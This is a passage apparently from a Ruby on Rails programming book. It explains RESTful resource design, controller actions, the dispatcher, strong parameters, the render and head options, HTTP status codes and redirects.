Nothing is written to any database table in this action, but it's worthy of the name `create` by virtue of the fact that it creates a session. Furthermore, if you did at some point decide that sessions should be stored in the database, you'd already have a nicely abstracted handling layer.

It pays to remain open-minded, then, about the possibility that CRUD as an action-naming philosophy and CRUD as actual database operations may sometimes occur independently of each other and the possibility that the resource-handling facilities in Rails might usefully be associated with a controller that has no corresponding model. Creating a session on the server isn't a REST-compliant practice, since REST mandates stateless transfers of representations of resources. But it's a good illustration of why, and how, you might make design decisions involving routes and resources that don't implicate the whole application stack.



Xavier Noria says...

Whether sessions are REST-compliant or not depends on the session storage. What REST disallows is not the idea of application state in general but rather the idea of client state stored in the server. REST demands that your requests are complete. For example, putting an `auction_id` in a hidden field of a form or in its action path is fine. There is state in that request that the edit action wants to pass to the update action, and you dumped it into the page, so the next request to update a bid carries all of what's needed. That's RESTful.

Now, using hidden fields and such is not the only way to do this. For example, there is no problem using a `user_id` cookie for authentication. Why? Because a cookie is part of a request. Therefore, I am pretty sure that cookie-based sessions are considered to be RESTful by the same principle. That kind of storage makes your requests self-contained and complete.

Sticking to CRUD-like action names is, in general, a good idea. As long as you're doing lots of creating and destroying anyway, it's easier to think of a user logging in as the creation of a session than to come up with a whole new semantic category for it. Rather than the new concept of *user logs in*, just think of it as a new occurrence of the old concept, *session gets created*.

Different Representations of Resources

One of the foundations of REST is that the components in a REST-based system exchange *representations* of resources. The distinction between resources and their representations is vital. We mentioned that at the beginning of the chapter, but didn't expound on it until now.

As a client or consumer of REST services, you don't actually retrieve a resource from a server; you retrieve representations of that resource. You also provide representations: A form submission, for example, sends the server a representation of a resource, together with a request—for example, PATCH—that this representation be used as the basis for updating the resource. Representations are the exchange currency of resource management.

The capability to return different representations in RESTful Rails practice is based on the `respond_to` method in the controller, which, as you will see in the next chapter, enables you to return different responses depending on what the client wants. Moreover, when you create resource routes you automatically get URL recognition for URLs ending with a dot and a `:format` parameter.

Formatted Named Routes

But what if you want to generate a link to the XML representation of a resource? You can achieve it by passing an extra argument to the RESTful named route:

```
link_to "XML version of this auction", auction_path(@auction, :xml)
```

This will generate the following HTML:

```
<a href="/auctions/1.xml">XML version of this auction</a>
```

When followed, this link will trigger the XML clause of the `respond_to` block in the `show` action of the `auctions` controller. The resulting XML may not look like much in a browser, but the named route is there if you want it.

The circuit is now complete: You can generate URLs that point to a specific response type, and you can honor requests for different types by using `respond_to`. All told, the routing system and the resource-routing facilities built on top of it give you a set of powerful, concise tools for differentiating among requests and, therefore, being able to serve up different representations.

The RESTful Rails Action Set

Rails REST facilities, ultimately, are about named routes and the controller actions to which they point. The more you use RESTful Rails, the more you get to know each of the seven RESTful actions. How they work across different controllers (and different applications) is of course somewhat

different. Still, perhaps because there's a finite number of them and their roles are fairly well-delineated, each of the seven tends to have fairly consistent properties and a characteristic *feel* to it.

Now we're going to take a closer look at each of the seven actions, with examples and comments. You'll encounter all of them again, particularly in [Chapter "Working with Controllers,"](#) but here you'll get some backstory and start to get a sense of the characteristic usage of them and issues and choices associated with them.

Index

Typically, an `index` action provides a representation of a plural (or collection) resource. However, to be clear, not all resource collections are mapped to the `index` action. Your default index representations will usually be generic, although admittedly that has a lot to do with your application-specific needs. But in general, the `index` action shows the world the most neutral representation possible. A very basic `index` action looks like this:

```
class AuctionsController < ApplicationController
  def index
    @auctions = Auction.all
  end
end
```

The associated view template will display information about each auction, with links to specific information about each one, and to profiles of the sellers.

You'll certainly encounter situations where you want to display a representation of a collection in a restricted way. In our recurring example, users should be able to see a listing of all their bids, but maybe you don't want users seeing other people's bids.

There are a couple of ways to do this. One way is to test for the presence of a logged-in user and decide what to show based on that. But that's not going to work here. For one thing, the logged-in user might want to see the more public view. For another, the more dependence on server-side state we can eliminate or consolidate, the better.

So let's try looking at the two bid lists, not as public and private versions of the same resource, but as different index resources. The difference can be reflected in the routing like the following:

```
resources :auctions do
  resources :bids do
    get :manage, on: :collection
  end
end
resources :bids
```

We can now organize the bids controller in such a way that access is nicely layered, using action callbacks only where necessary and eliminating conditional branching in the actions themselves:

```
class BidsController < ApplicationController
  before_action :check_authorization, only: :manage

  def index
    @bids = Bid.all
  end

  def manage
    @bids = auction.bids
  end

  protected

  def auction
    @auction ||= Auction.find(params[:auction_id])
  end

  def check_authorization
    auction.authorized?(current_user)
  end
end
```

There's now a clear distinction between `/bids` and `/auctions/1/bids/manage` and the role that they play in your application.

On the named route side, we've now got `bids_url` and `manage_auction_bids_url`. We've thus preserved the public, stateless face of the `/bids` resource, and quarantined as much stateful behavior as possible into a discrete member resource, `/auctions/1/bids/manage`. Don't fret if this mentality doesn't come to you naturally. It's part of the REST learning curve.



Lar says...

If they are truly different resources, why not give them each their own controllers? Surely there will be other actions that need to be authorized and scoped to the current user.

Show

The RESTful show action is the singular flavor of a resource. That generally translates to a representation of information about one object, one member of a collection. Like index, show is triggered by a GET request.

A typical—one might say classic—show action looks like

```
class AuctionController < ApplicationController
  def show
    @auction = Auction.find(params[:id])
  end
end
```

As with index actions, it's good to make your show actions as public as possible and offload the administrative and privileged views onto either a different controller or a different action.

Destroy

Destroy actions are good candidates for administrative safeguarding, though of course it depends on what you're destroying. You might want something like this to protect the destroy action.

```
class ProductsController < ApplicationController
  before_action :admin_required, only: :destroy
end
```

A typical destroy action might look like this:

```
def destroy
  product.destroy
  redirect_to products_url, notice: "Product deleted!"
end
```

This approach might be reflected in a simple administrative interface like

```
%h1 Products
- products.each do |product|
  %p= link_to product.name, product
  - if current_user.admin?
    %p= button_to "delete", product, method: :delete
```

That delete button appears depending on whether the current user is an admin.

New and Create

As you’ve already seen, the `new` and `create` actions go together in RESTful Rails. A “new resource” is really just an entity waiting to be created. Accordingly, the `new` action customarily presents a form, and `create` creates a new record, based on the form input.

Let’s say you want a user to be able to create (that is, start) an auction. You’re going to need

1. A `new` action, which will display a form
2. A `create` action, which will create a new `Auction` object based on the form input, and proceed to a view (`show` action) of that auction

The `new` action doesn’t have to do much. In fact, it has to do nothing. Like any empty action, it can even be left out. Rails will still figure out which view to render. However, your controller will need an auction helper method, like

```
protected

def auction
  @auction ||= current_user.auctions.build(params[:auction])
end

helper_method :auction
```

If this technique is alien to you, don’t worry. We’ll describe it in detail in the [section “Decent Exposure”](#).

A simplistic `new.html.haml` template might look like this:

```
%h1 Create a new auction
= form_with model: auction do |f|
  = f.label :subject
  = f.text_field :subject
  %br
  = f.label :description
  = f.text_field :description
  %br
  = f.label :reserve
  = f.text_field :reserve
  %br
  = f.label :starting_bid
  = f.text_field :starting_bid
  %br
  = f.label :end_time
```

```
= f.datetime_select :end_time  
%br  
= f.submit "Create"
```

Once the information is filled out by a user, it's time for the main event: the create action. Unlike new, this action has something to do.

```
def create  
  if auction.save  
    redirect_to auction_url(auction), notice: "Auction created!"  
  else  
    render :new  
  end  
end
```

Edit and Update

Like new and create, the edit and update actions go together: edit provides a form, and update processes the form input.

The form for editing a record appears similar to the form for creating one. (In fact, you can put much of it in a partial template and use it for both; that's left as an exercise for the reader.)

The `form_with` method is smart enough to check whether the object you pass to it has been persisted or not. If it has, then it recognizes that you are doing an edit and specifies a PATCH method on the form.

Conclusion

In this chapter, we tackled the tough subject of using REST principles to guide the design of our Rails applications, mainly as they apply to the routing system and controller actions. We learned how the foundation of RESTful Rails is the `resources` method in your routes file and how to use the numerous options available to make sure that you can structure your application exactly how it needs to be structured.

By necessity, we've already introduced many controller-related topics and code examples in our tour of the routing and REST features. In the next chapter, we'll cover controller concepts and the Action Controller API in depth.

Working with Controllers

Remove all business logic from your controllers and put it in the model. [My] instructions are precise, but following them requires intuition and subtle reasoning.

—Nick Kallen

Like any computer program, your Rails application involves the flow of control from one part of your code to another. The flow of program control gets pretty complex with Rails applications. There are many bits and pieces in the framework, many of which execute each other. And part of the framework's job is to figure out, on the fly, what your application files are called and what's in them, which of course varies from one application to another.

The heart of it all, though, is pretty easy to identify: It's the controller. When someone connects to your application, what they're basically doing is asking the application to execute a controller action. Sure, there are many different flavors of how this can happen and edge cases where it doesn't exactly happen at all. But if you know how controllers fit into the application life cycle, you can anchor everything else around that knowledge.

Controllers are the C in MVC. They're the first port of call, after the dispatcher, for the incoming request. They're in charge of the flow of the program: They gather information and make it available to the views.

Controllers are also very closely linked to views, more closely than they're linked to models. It's possible to write the entire model layer of an application before you create a single controller or to have different people working on the controller and model layers who never meet or talk to each other. However, views and controllers are more tightly coupled to one another. They share a lot of information and the names you choose for your variables in the controller will have an effect on what you do in the view.

In this chapter, we're going to look at what happens on the way to a controller action being executed and what happens as a result. In the middle, we'll take a long look at how controller classes themselves are set up, particularly the many different ways that we can render views. Then we'll wrap up the chapter with a couple of additional topics related to controllers: action callbacks and streaming.

Action Dispatch: Where It All Begins

As previously explained, the entry point to a request is an instance of `ActionDispatch::Routing::RouteSet`, the object on which you can call `draw` at the top of `config/routes.rb`.

The route set chooses the rule that matches, and calls its *routing endpoint*. So a route like

```
get "demo" => "demo#index"
```

has an `ActionDispatch::Routing::RouteSet::Dispatcher` instance associated to it (which is one kind of routing endpoint), whose `serve` method ends up executing `DemoController.dispatch(:index, req, res)` (the last two parameters are an `ActionDispatch::Request` and an `ActionDispatch::Response`).



In earlier versions of Rails, the `RouteSet` would convert its path data into an array of regular expressions. When a request needed to be dispatched, it would iterate through the array and try to match the given URLs one by one. It worked, but it was relatively slow. Nowadays, the core routing module in `ActionDispatch` is called `Journey`. It uses some advanced computer science techniques to do its thing, like a generalized transition graph (GTG) and non-deterministic finite automata (NFA). If you dig into its codebase, you'll find a Yacc grammar file for parsing route definitions!

As covered in the section [“Routes as Rack Endpoints,”](#) the route set can call any other type of Rack endpoint, like a Sinatra app, a redirect macro or a bare lambda. In those cases no dispatcher is involved. In fact, every action also adheres to the Rack specification via the controller's `action` method which returns a lambda expecting a Rack env. So you could use the following route to bypass the dispatcher:

```
get "demo" => DemoController.action(:index)
```

All of this happens quickly, behind the scenes. It's unlikely that you would ever need to dig into the source code of `ActionDispatch`; it's the sort of thing that you can take for granted to just work. However, to really understand the Rails way, it is important to know what's going on with the dispatcher. In particular, it's important to remember that the various parts of your application are just bits (sometimes long bits) of Ruby code and that they're getting loaded into a running Ruby interpreter.

Getting Intimate with the Dispatcher

Just for the purpose of learning, let's trigger the Rails dispatching mechanism manually. We'll do this little exercise from the ground up, starting with a new Rails application:

```
$ rails new dispatch_me
```

Now create a `DemoController` in `app/controllers/demo_controller.rb` with an `index` action:

```
class DemoController < ActionController::Metal
  def index
    self.response_body = "Hello World!"
  end
end
```

Notice something odd? Yes, that's a metal controller. It's like an ActionController::Base controller, but without a lot of the niceties. This makes it faster, but also much less comfortable. We'll get to the regular controllers later. One of the things that a Metal controller can't do is render a template, that's why we set the response body directly. Not much of a design accomplishment, but it will do the trick.

We also need to register the route in config/routes.rb:

```
get "demo" => "demo#index"
```

If you start your Rails server and visit localhost:3000/demo, you will be greeted with "Hello World!".

Now that we've got a set of dominos lined up, it's just a matter of pushing over the first one: the dispatcher. To do that, start by firing up the Rails console from your Rails application directory.

```
$ rails console
Loading development environment (Rails 8.0.0)
>>
```

There are some variables from the web server that Rack expects to use for request processing. Since we're going to be invoking the dispatcher manually, we have to set those variables like this in the console (output omitted for brevity):

```
>> env = {}
>> env["HTTP_HOST"] = "0.0.0.0"
>> env["REQUEST_METHOD"] = "GET"
>> env["PATH_INFO"] = "/demo"
```

Now that we've replicated an HTTP environment, we're ready to fool the dispatcher into thinking it's getting a request. Actually, it is getting a request. It's just that it's coming from someone sitting at the console, rather than from a proper web server.


```
>> rack_body_proxy = DispatchMe::Application.call(env).last
=> #<Rack::BodyProxy:0x007f8163bb8be0 ...>
>> rack_body_proxy.last
=> "Hello World!"
```

If you want to see everything contained in the `ActionDispatch::Response` object returned from `call` then try the following code:

```
>> y DispatchMe::Application.call(env)
```

The handy `y` method formats its argument as a YAML string, making it a lot easier to understand. We won't reproduce the output here because it's huge, but it includes things like HTTP headers.

Getting back to the dispatching process, up to now we've executed the `call` method of our Rails application and as a result, the index action got executed and the results got wrapped in some HTTP headers and returned.

Just think: If you were a web server, rather than a human, and you had just done the same thing, you could now return that document, headers and "Hello World!" and all, to a client. And that's what a Rack compatible server like Puma will do.

You can follow the trail of bread crumbs even further by diving into the Rails source code, but for purposes of understanding the chain of events in a Rails request and the role of the controller, the peek under the hood we've just done is sufficient.



Tim Pope says...

Note that if you give Rack a path that resolves to a static file, it will be served directly from the web server without involving the Rails stack. As a result, the object returned by the dispatcher for a static file is different than what you might expect.

In this section we've already seen most of the functionality of a metal controller. For the rest of the chapter we will focus on the additional niceties that `ActionController::Base` (which extends `ActionController::Metal`) provides us with.

Parameters

In order to serve your users, you need to know what they asked for. On the routing level, we already decided which controller is able to serve that request. Everything that goes beyond that is called a parameter in Rails. Rails collects parameters from the following locations:

- the path
- the query

- the body

All of them are merged and provided via the `params` method as an instance of `ActionController::Parameters` (in a Metal controller, it would be a `HashWithIndifferentAccess` – most of what is written here applies to that, too)

We already talked about routing parameters in detail in [Chapter “Routing.”](#) Query parameters are usually set by submitting an HTML form with a GET request, body parameters are set by submitting the form via POST and the other methods – as they are simulated by a POST. Parameters can also be provided by a request sent via JavaScript or an API client. Query parameters can also be set by following a link: They are just a part of the URL after all).

In the case of forms, the list of parameters (both in the query part of the URL as well as the body) is encoded via a format called `application/x-www-form-urlencoded` (try saying that three times fast). It is a flat list of key/value pairs

```
a=12&b=text&c=Hello
```

Rails would provide us the parameters equivalent to the following hash:

```
{ "a"=>"12", "b"=>"text", "c"=>"Hello" }
```

Rails now imposes two additional rules to allow arrays and hashes. To mark a parameter as an array, the name is followed by `[]`. You can then provide the parameter multiple times to describe the entries:

```
countries[]=AT&countries[]=CH&countries[]=DE
```

which is equivalent to:

```
{ "countries"=>[ "AT", "CH", "DE" ] }
```

The other rule is that a parameter followed by `[name]` is a hash:

```
person[name]=obie&person[occupation]=dj
```

This is equivalent to:

```
{ "person"=>{ "name"=>"obie", "occupation"=>"dj" } }
```

Arrays and hashes can be nested arbitrarily. This way, Rails can represent nested data in a flat format.

The body can also use a different encoding. The most common alternative to `application/x-www-form-urlencoded` is probably JSON. Using the `Content-Type` header of the request, Rails will parse the body and provide it in the `params`.

Strong parameters

As we already learned, the parameters are provided as an instance of `ActionController::Parameters`. A new instance of this class always has its attribute `permitted` set to `false`. The parameters from the last example are therefore initialized like this:

```
params = ActionController::Parameters.new(
  person: {
    name: "obie",
    occupation: "dj"
  }
)
#=> <ActionController::Parameters {"person"=>{
#   "name"=>"obie", "occupation"=>"dj"}} permitted: false>
```

To keep malevolent users from setting any parameter they want (e.g. promoting themselves to an admin-role) providing an unpermitted instance to a mass assignment of an ActiveRecord model, will raise an exception:

```
Person.new(params)
#=> Exception raised: ActiveRecord::ForbiddenAttributesError
```

You have two choices now: You can handpick or permit attributes. Let's start with handpicking:

```
Person.new(
  name: params[:person][:name],
  occupation: params[:person][:occupation],
)
```

This is not recommended practice though. It is however common to take this route when you only need a single parameter:

```
def show
  @idea = Person.find(params[:id])
end
```

You can also use the `fetch` method if you either want to provide a default value or raise an exception when the parameter is missing. You can also use `dig` to get a single parameter out of a nested structure.

However, if you need multiple parameters, you require and permit them. In our case that would work like this:

```
person = params.require(:person)
#=> <ActionController::Parameters {"name"=>"obie", "occupation"=>"dj"}
#    permitted: false>
person.permit(:name, :occupation)
#=> <ActionController::Parameters {"name"=>"obie", "occupation"=>"dj"}
#    permitted: true>
```

The `require` method either returns the value for that key or, if it is not present, raises an `ActionController::ParameterMissing` exception.

The `permit` method returns a new instance with `permitted` set to `true` and only containing those keys that have been permitted. Keys that are permitted but are not set will be missing. The behavior of keys that are set but not permitted depends on your configuration of `ActionController::Parameters.action_on_unpermitted_parameters`:

- `false` just filters them out (default in production)
- `:log` filters them, and writes a message via the logger (default in development and test)
- `:raise` raises an `ActionController::UnpermittedParameters` exception

The common way to handle parameters is to have a private method named after the model that returns the permitted parameters:

```
def person_params
  params.require(:person).permit(:name, :occupation)
end
```

This way, it can be used by both the `create` and `update` methods.

Render onto View...

The goal of the typical controller action in a traditional web application is to render a view template—that is, to fill out the template and hand the results, usually an HTML document, back to the server for delivery to the browser. So let's do that instead of rendering by hand. In `app/views/demo/index.html.erb` add the following code:

```
Hello World!
```

Then ask the controller to render that template:

```
class DemoController < ApplicationController
  def index
    render "demo/index"
  end
end
```

Notice that we no longer inherit from `ActionController::Metal`, but from `ApplicationController` as rendering is a feature provided by `ActionController::Base`. If you visit the page again, you will still be greeted with “Hello World!”.

When in Doubt, Render

At the end of every controller action, if nothing else is specified, the default behavior is to render the template whose name matches the name of the controller and action, which in this case means `app/views/demo/index.html.erb`. So try out the following code:

```
class DemoController < ApplicationController
  def index
  end
end
```

Don’t delete `app/views/demo/index.html.erb`, and then try the console exercise again. You’ll see the same result.

By the way, make sure you reload the console when you make changes—it doesn’t react to changes in source code automatically. The easiest way to reload the console is simply to type `reload!`. But be aware that any existing instances of Active Record objects that you’re holding on to will also need to be reloaded (using their individual `reload` methods). Sometimes it’s simpler to just exit the console and start it up again.

You don’t have to explicitly call `render`, because it’s assumed that it’s what you want, and that is part of what Rails people are talking about when they discuss *convention over configuration*. Don’t force the developer to add code to accomplish something that can be assumed to be a certain way.

In other words, every controller action has an implicit `render` command in it.

Oddly—at least it might strike you as a bit odd, though not illogical—you don’t even need to define a controller action, as long as you’ve got a template that matches the action name.

You can try this out in under-the-hood mode. Go into `app/controller/demo_controller.rb`, and delete the `index` action so that the file will look empty, like this:

```
class DemoController < ApplicationController
end
```

People love saying that Rails is magical. This is the sort of thing they’re talking about: Rails knows that when it gets a request for the `index` action of the demo controller, what really matters is handing something back to the server. So if there’s no `index` action in the controller file, Rails shrugs and says, “Well, let’s just assume that if there were an `index` action, it would be empty anyway, and I’d just render `index.html.erb`. So that’s what I’ll do.”

Explicit Rendering

Rendering a template is like putting on a shirt: If you don’t like the first one you find in your closet—the default, so to speak—you can reach for another one and put it on instead.

If a controller action doesn’t want to render its default template, it can render a different one by calling the `render` method explicitly. Any template file in the `app/views` directory tree is available. (Actually, that’s not exactly true. Any template on the whole system is available!) But why would you want your controller action to render a template other than its default? There are several reasons, and by looking at some of them, we can cover all of the handy features of the controller’s `render` method.



If you want to capture a call to `render` without automatically sending it to the browser, you can call `render_to_string` instead. It takes exactly the same options as `render`, but it returns a string instead of triggering a response.

Rendering Another Action’s Template

A common reason for rendering an entirely different template is to redisplay a form, when it gets submitted with invalid data and needs correction. In such circumstances, the usual web strategy is to redisplay the form with the submitted data and trigger the simultaneous display of some error information, so that the user can correct the form and resubmit.

The reason that process involves rendering another template is that the action that processes the form and the action that displays the form may be—and often are—different from each other. Therefore, the action that processes the form needs a way to redisplay the original (form) template, instead of treating the form submission as successful and moving on to whatever the next screen might be.

Wow, that was a mouthful of an explanation. Here’s a practical example:

```
class EventController < ActionController::Base
  def new
    # This (empty) action renders the new.html.erb template, which
    # contains the form for inputting information about the new
    # event record and is not actually needed.
  end

  def create
    # This method processes the form input. The input is available via
    # the params hash, in the nested hash keyed to :event
    @event = Event.new(params[:event])
    if @event.save
      # ignore the next line for now
      redirect_to dashboard_path, notice: "Event created!"
    else
      render action: 'new' # doesn't execute the new method!
    end
  end
end
```

On failure, that is, if `@event.save` does not return true, we render the “new” template. Assuming `new.html.erb` has been written correctly, this will automatically include the display of error information embedded in the new (but unsaved) Event object.

Note that the template itself doesn’t “know” that it has been rendered by the `create` action rather than the `new` action. It just does its job: It fills out and expands and interpolates, based on the instructions it contains and the data (in this case, `@event`) that the controller has passed to it.

Rendering a Different Template Altogether

In a similar fashion, if you are rendering a template for a different action, it is possible to render any template in your application by calling `render` with a string pointing to the desired template file. The `render` method is very robust in its capability to interpret which template you’re trying to refer to.

```
render template: "/products/index.html.erb"
```

A couple of notes: It’s not necessary to pass a hash with `:template` because it’s the default option. Also, in our testing, all of the following permutations worked identically when called from `ProductsController`:

```
render "/products/index.html.erb"  
render "products/index.html.erb"  
render "products/index.html"  
render "products/index"  
render "index"  
render :index
```

The `:template` option only works with a path relative to the template root (`app/views`, unless you changed it, which would be extremely unusual).



Tim Pope says...

Use only enough to disambiguate. The content type defaults to that of the request, and if you have two templates that differ only by template language, you're Doing It Wrong.

Under rare circumstances, you can use the `render` method to access templates that are entirely outside of your application using the `:file` option.

```
render file: "/u/apps/warehouse_app/current/app/views/products/show"
```

Provide an absolute file-system path to the desired template. It will render using the current layout for your controller.



Using the `:file` option in combination with users' input can lead to security problems since an attacker could use this action to access sensitive files.

Rendering a Partial Template

Another option is to render a partial template (usually referred to simply as a *partial*). Usage of partial templates allows you to organize your template code into small files. Partials can also help you to avoid clutter and encourage you to break your template code up into reusable modules.

There are a few ways to trigger partial rendering. The first, and most obvious, is using the `:partial` option to explicitly specify a partial template. Rails has a convention of prefixing partial template file names with an underscore character, but you never include the underscore when referring to partials.

```
render partial: "product" # renders app/views/products/_product.html.erb
```

Leaving the underscore off of the partial name applies, even if you're referring to a partial in a different directory than the controller that you're currently in!


```
render partial: "shared/product"  
# renders app/views/shared/_product.html.erb
```

The second way to trigger partial rendering depends on convention. If you pass `render :partial` to an object, Rails will use its class name to find a partial to render. You can even omit the `:partial` option, as in the following example code:

```
render partial: @product  
render @product  
render "product"
```

All three lines render the `app/views/products/_product.html.erb` template.

Partial rendering from a controller is mostly used in conjunction with XHR calls that need to dynamically update segments of an already displayed page. The technique, along with generic use of partials in views, is covered in greater detail in [Chapter “Action View.”](#)

Rendering HTML

It’s a poor practice, but you can send an HTML string back to the browser by using the `:html` option.

```
render html: "<strong>Not Found</strong>".html_safe
```

Make sure to mark it safe, or Rails will complain about a potential security vulnerability.

Rendering Inline Template Code

Occasionally, you may want to send the browser a snippet of HTML generated using template code that is too small to merit its own partial. This practice is contentious because it is a flagrant violation of proper separation of concerns between MVC layers. Still, if you want to flaunt the rules, you can use `render inline: "..."`

Rails treats the inline code exactly as if it were a view template. The default type of view template processing is `ERB`, but passing an additional `:type` option allows you to choose `HamL`.

```
render inline: "%span.foo #{@foo.name}", type: "haml"
```



Courtenay says...

If you were one of my employees, I’d reprimand you for using view code in the controller, even if it is only one line. Keep your view-related code in the views!

Accessing Helpers in the Controller

If you've decided to use inline template code in your controllers despite our advice to the contrary, then you might as well have access to your view helpers too. Rails gives you access via the `helpers` method of the base controller class. It returns a module containing all the helper methods available to the view. One example would be generating dynamic flash messages:

```
module UsersHelper
  def full_name(user)
    user.first_name + user.last_name
  end
end

class UsersController < ApplicationController

  def update
    @user = User.find params[:id]
    if @user.update(user_params)
      notice = "#{helpers.full_name(@user)} is successfully updated"
      redirect_to user_path(@user), notice: notice
    else
      render :edit
    end
  end
end
```

Rendering Text

What if you simply need to send plain text back to the browser, particularly when responding to XHR and certain types of web service requests?

```
render plain: "Submission accepted"
```

Rendering raw body output

You can send a raw content back to the browser, without setting any content type, by using the `:body` option.

```
render body: "Something very raw"
```

This option should be used only if you don't care about the content type of the response. Using `:plain` or `:html` is usually more appropriate. Unless overridden, the response returned from this render option will be `text/plain`.

Rendering Other Types of Structured Data

The `render` command also accepts a series of (convenience) options for returning structured data such as JSON or XML. The content-type of the response will be set appropriately and additional options apply.

`:json`

JSON⁵¹ is a small subset of JavaScript selected for its usability as a lightweight data-interchange format. It is mostly used as a way of sending data down to JavaScript code running in a rich web application via Ajax calls. Active Record has built-in support for conversion to JSON, which makes Rails an ideal platform for serving up JSON data, as in the following example:

```
render json: @record
```

As long as the parameter responds to `to_json`, Rails will call it for you, which means you don't have to call it yourself with ActiveRecord objects.

Any additional options passed to `render :json` are also included in the invocation of `to_json`.

```
render json: @projects, include: :tasks
```

`:xml`

Active Record also has built-in support for conversion to XML, as in the following example:

```
render xml: @record
```

As long as the parameter responds to `to_xml`, Rails will call it for you, which means you don't have to call it yourself with ActiveRecord objects.

Any additional options passed to `render :xml` are also included in the invocation of `to_xml`.

```
render xml: @projects, include: :tasks
```

⁵¹For more information on JSON go to <https://www.json.org>.

Default Rendering Policies

Template lookup for rendering takes into account the action name, locales, format, variant, template handlers, etc. We'll discuss how these parameters are specified momentarily.

If templates exist for the controller action, *but not in the right format (or variant, etc.)*, then an `ActionController::UnknownFormat` is raised, which may result in **204 No Content** being returned to the client. This is a significant departure from older Rails behavior of just picking a default template to render. The reason for the change is that the list of available templates is assumed to be a complete enumeration of all the possible formats (or variants) wanted by the developer. In other words, having only JSON templates defined is your way of indicating that the controller action is, for instance, not meant to handle HTML or XML requests.

Now if you are in development mode, and the current request is an “interactive” browser request, meaning that you got there by entering the URL in the address bar, submitting a form, clicking on a link, etc. as opposed to an XHR or non-browser API request, then the raising of `ActionView::UnknownFormat` should result in a helpful error message being displayed in the browser.



A lot of times, the reason Rails is not finding a suitable template to render for your action is because you forgot to end your method with a call to `redirect_to`.

In any case, if Rails cannot find a template to render, remember that it will respond to the request with “204 No Content”. The tricky thing about that particular status code is that many browsers will simply ignore it and do nothing. If you're not paying attention to what's going on (particularly the Rails server console), you might think that the previous page re-rendered, especially if it contained an error status or message. Don't say we didn't warn you.

Rendering Nothing

If you really don't want to render anything at all, don't just omit your action templates. Explicitly indicate your intention by using the `head` method. It takes a symbol corresponding to the desired status code.

```
head :ok
```

A common use of this technique is to block unauthorized access.

```
head :unauthorized
```

The `head` method also accepts an options hash that is interpreted as header names and values to be included with the response. To illustrate, consider the following example, which returns an empty response with a status of 201 and also sets the `Location` header:

```
head :created, location: auction_path(@auction)
```

Rendering Options

Most calls to the `render` method accept additional options. Here they are in alphabetical order.

:content_type

All content flying around the web is associated with a media type.⁵² For instance, HTML content is labeled with a content-type of `text/html`. However, there are occasions where you want to send the client something other than HTML. Rails doesn't validate the format of the MIME identifier you pass to the `:content_type` option, so make sure it is valid.

:layout

By default, Rails has conventions regarding the layout template it chooses to wrap your response in, and those conventions are covered in detail in [Chapter “Action View.”](#) The `:layout` option makes it possible for you to specify whether you want a layout template to be rendered if you pass it a boolean value or the name of a layout template, if you want to deviate from the default.

```
render layout: false    # disable layout template
render layout: "login"  # a template app/views/layouts is assumed
```

:status

The HTTP protocol includes many standard status codes⁵³ indicating a variety of conditions in response to a client's request. Rails will automatically use the appropriate status for most common cases, such as `200 OK` for a successful request.

The theory and techniques involved in properly using the full range of HTTP status codes would require a dedicated chapter, perhaps an entire book. For your convenience, Table 4.1 demonstrates some codes that we've occasionally found useful in our day-to-day Rails programming.

⁵²A rather exhaustive list of standardized media types can be found at IANA <https://www.iana.org/assignments/media-types/media-types.xhtml>

⁵³For a list of all the HTTP status codes supported in Rails (all 62 of them!), consult the documentation for Rack at <https://www.rubydoc.info/github/rack/rack/Rack/Utils>. The fully documented, official list of the 41 status codes defined in RFC 7231 is available here: <https://tools.ietf.org/html/rfc7231#section-6>.

Table 4.1: Common HTTP status codes

Status Code	Description
200 OK	Everything is fine and here is your content.
201 Created	A new resource has been created and its location can be found in the Location HTTP response header.
307 Temporary Redirect	The requested resource resides temporarily under a different URI. Occasionally, you need to temporarily redirect the user to a different action, perhaps while some long-running process is happening or while the account of a particular resource's owner is suspended. This particular status code dictates that an HTTP response header named <code>Location</code> contains the URI of the resource that the client redirects to. Since the <code>render</code> method doesn't take a hash of response header fields, you have to set them manually prior to invoking <code>render</code>. Luckily, the <code>response</code> hash is in scope within controller methods, as in the following example: <pre>def paid_resource if current_user.account_expired? response.headers['Location'] = account_url(current_user) render text: "Account expired", status: 307 end end</pre>
401 Unauthorized	Sometimes a user will not provide credentials to view a restricted resource or authentication and/or authorization will fail. 401 is the right status code in that case.
403 Forbidden	We like to use 403 in conjunction with a short <code>render :text</code> message in situations where the client has requested a resource that is not normally available via the web application's interface.
The server understood the request, but is refusing to fulfill it.	In other words, the request appears to have happened via artificial means. A human or robot, for reasons innocent or guilty (it doesn't

Table 4.1: Common HTTP status codes

Status Code	Description
	matter), is trying to trick the server into doing something it isn't supposed to do. For example, a public-facing Rails application is visited by the GoogleBot on a daily basis. Let's say that due to a bug in the past, the URL <code>/favorites</code> was indexed. Unfortunately, <code>/favorites</code> is only supposed to be available to logged-in users. However, once Google knows about a URL it will keep coming back for it in the future. This is how to tell Google to stop: <pre>def index return render nothing: true, status: 403 unless logged_in? @favorites = current_user.favorites.all end</pre>
404 Not Found The server cannot find the resource you requested.	You may choose to use 404 when a resource of a specific given ID does not exist in your database (whether due to it being an invalid ID or due to the resource having been deleted). For example, "GET <code>/people/2349594934896107</code>" doesn't exist in our database at all, so what do we display? Do we render a show view with a flash message saying no person with that ID exists? Not in our RESTful world. A 404 would be better. Moreover, if we happen to keep deleted items around and we therefore know that the resource used to exist in the past, we could respond with 410 Gone.
500 Internal Server Error	The server encountered an unexpected condition that prevented it from fulfilling the request. You probably know by now, this is the status code that Rails serves up if you have an error in your code.
503 Service Unavailable The server is temporarily unavailable.	The 503 code comes in very handy when taking a site down for maintenance, particularly when upgrading RESTful web services.

Additional Layout Options

You can specify layout options at the controller class level if you want to reuse layouts for multiple actions.

```
class EventController < ActionController::Base
  layout "events", only: [:index, :new]
  layout "global", except: [:index, :new]
end
```

The `layout` method can accept either a `String`, `Symbol`, or `boolean`, with a hash of arguments after.

String

Determines the template name to use.

Symbol

Call the method with this name, which is expected to return a string with a template name.

true

Raises an argument error.

false

Do not use a layout.

The optional arguments are either `:only` or `:except` and expect an array of action names that should or should not apply to the layout being specified.

Redirecting

The life cycle of a Rails application is divided into requests. Rendering a template, whether the default one or an alternate one—or, for that matter, rendering a partial or some text or anything—is the final step in the handling of a request. Redirecting, however, means terminating the current request and asking the client to initiate a new one.

Look at this example of a form-handling `create` method:


```
def create
  if @event.save
    redirect_to :index, notice: "Event created!"
  else
    render :new
  end
end
```

If the save operation succeeds, we `redirect_to` a different action along with a notice message for the flash hash. In this case, it's the `index` action. The logic here is that if the new `Event` record gets saved, the next order of business is to take the user back to the top-level view.
